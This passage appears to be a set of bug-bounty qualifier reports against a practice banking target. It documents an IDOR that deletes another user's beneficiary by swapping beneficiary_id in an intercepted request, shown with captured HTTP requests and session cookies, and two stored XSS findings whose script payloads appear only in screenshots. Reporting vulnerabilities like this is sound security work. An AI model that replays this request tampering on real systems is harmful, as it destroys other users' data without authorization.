Title: IDOR in deleting beneficiary account functionality.

Description:

Idor is the vulnerability in web application which stand for Insecure Direct Object References. This vulnerability allows the attacker to access others object in the web application. There are two type of idor vertical and horizontal.

Step to Reproduce:

1. Create two account for my case me1 and me2 are two accounts
2. Login any account and go to <https://h1bh26-qualifiers-target.bughunt.info/beneficiaries> and add one beneficiary account.
3. Now delete this account and intercept the request by burp proxy note the beneficiary_id (screenshot below) and drop the request.

Request

Pretty	Raw	Hex
<pre>1 POST /api/delete_beneficiary HTTP/2 2 Host: h1bh26-qualifiers-target.bughunt.info 3 Cookie: session=.eJxFy8sKgzAQRUF3-ddck5SKivgqYwpGEXKBZGZV-u5m5_LA-X6gfs-axwdNX65YYI2xs3HjNjkPBp 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/12 5 Accept: /* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://h1bh26-qualifiers-target.bughunt.info/beneficiaries 9 Content-Type: application/json 0 Content-Length: 23 1 Origin: https://h1bh26-qualifiers-target.bughunt.info 2 Sec-Fetch-Dest: empty 3 Sec-Fetch-Mode: cors 4 Sec-Fetch-Site: same-origin 5 Priority: u=0 6 Te: trailers 7 8 { "beneficiary_id":3836 }</pre>		

-
- 
- ③ ⚙️ ⏪ ⏩ Search
4. Again go to the <https://h1bh26-qualifiers-target.bughunt.info/beneficiaries> the link to confirm that the beneficiary account still exist.
 5. Now login to me2 (second account) and create beneficiary account.
 6. Delete the beneficiary account and intercept the request in burp intercept screenshot shown below.

Request

Pretty Raw Hex

```
1 POST /api/delete_beneficiary HTTP/2
2 Host: h1bh26-qualifieds-target.bughunt.info
3 Cookie: session=eJHy2Nvdw50X251bwJlcI6jEwMDEONzEOMzk3MSIsImF1ZGloX2xvZ2dLZC1
4 Content-Length: 21
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
0 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
1 Accept: */*
2 Origin: https://h1bh26-qualifieds-target.bughunt.info
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Dest: empty
6 Referer: https://h1bh26-qualifieds-target.bughunt.info/beneficiaries
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9
0 {
1   "beneficiary_id":42
2 }
```

Search

7. Change the the beneficiary_id with the previous account beneficiary account and forward the request.
 8. Now login to me1(first account) and go to beneficiary tab
 9. Refresh the page and there is no beneficiary account.

PoC

Manage Beneficiaries

Save frequent recipients for faster transfers

+ Add Beneficiary



No beneficiaries added yet

Add your first beneficiary to get started

Impact:

IDOR is serious vulnerability by using this vulnerability attacker can create,delete,modify others account and others objects.

#Vuln-13

Title: Stored XSS in <https://h1bh26-qualifiers-target.bughunt.info/bill-payment>

Description:

Stored XSS is a vulnerability where malicious input is saved permanently on the server, usually inside a database, logfile, comment system, profile and it also rendered into others users browsers.

Step to Reproduce:

1. Login to any account
2. Go to <https://h1bh26-qualifiers-target.bughunt.info/bill-payment>
3. Click "Gas" and fill the form like that

Pay Bills

Select Category

ElectricityGasWaterInternetMobileTV/DTH

Enter Bill Details


Biller Name
Titas Gas

Consumer/Account Number

Amount (t)
4

Pay Bill

4. Submit the form
5. Popup will be created

PoC**Impact:**

This vulnerability can lead to account takeover, Full admin compromise, Persistance malware injection, unauthorized actions on behalf of users.

#Vuln-14(Medium)

Title: Stored XSS into <https://h1bh26-qualifiers-target.bughunt.info/scheduled-transfers>

Description:

Stored XSS is a vulnerability where malicious input is saved permanently on the server, usually inside a database, logfile, comment system, profile and it also rendered into others users browsers.

Step to Reproduce:

1. Login to any account
2. Go to <https://h1bh26-qualifiers-target.bughunt.info/scheduled-transfers>
3. Click New schedule and fill the form like this

The screenshot shows a modal dialog titled "Create Scheduled Transfer". The form fields are as follows:


- Recipient Account:** An input field containing the malicious script:
- Amount (€):** An input field containing the value "33".
- Frequency:** A dropdown menu showing "Daily".
- Start Date:** A date input field showing "11 / 22 / 2025".
- Reference:** An input field containing the malicious script:

At the bottom of the modal are two buttons: "Cancel" and "Create Schedule".

4. Click "Create Schedule"

5. There will be popup

PoC



Impact: This vulnerability can lead to account takeover, Full admin compromise, Persistance malware injection, unauthorized actions on behalf of users.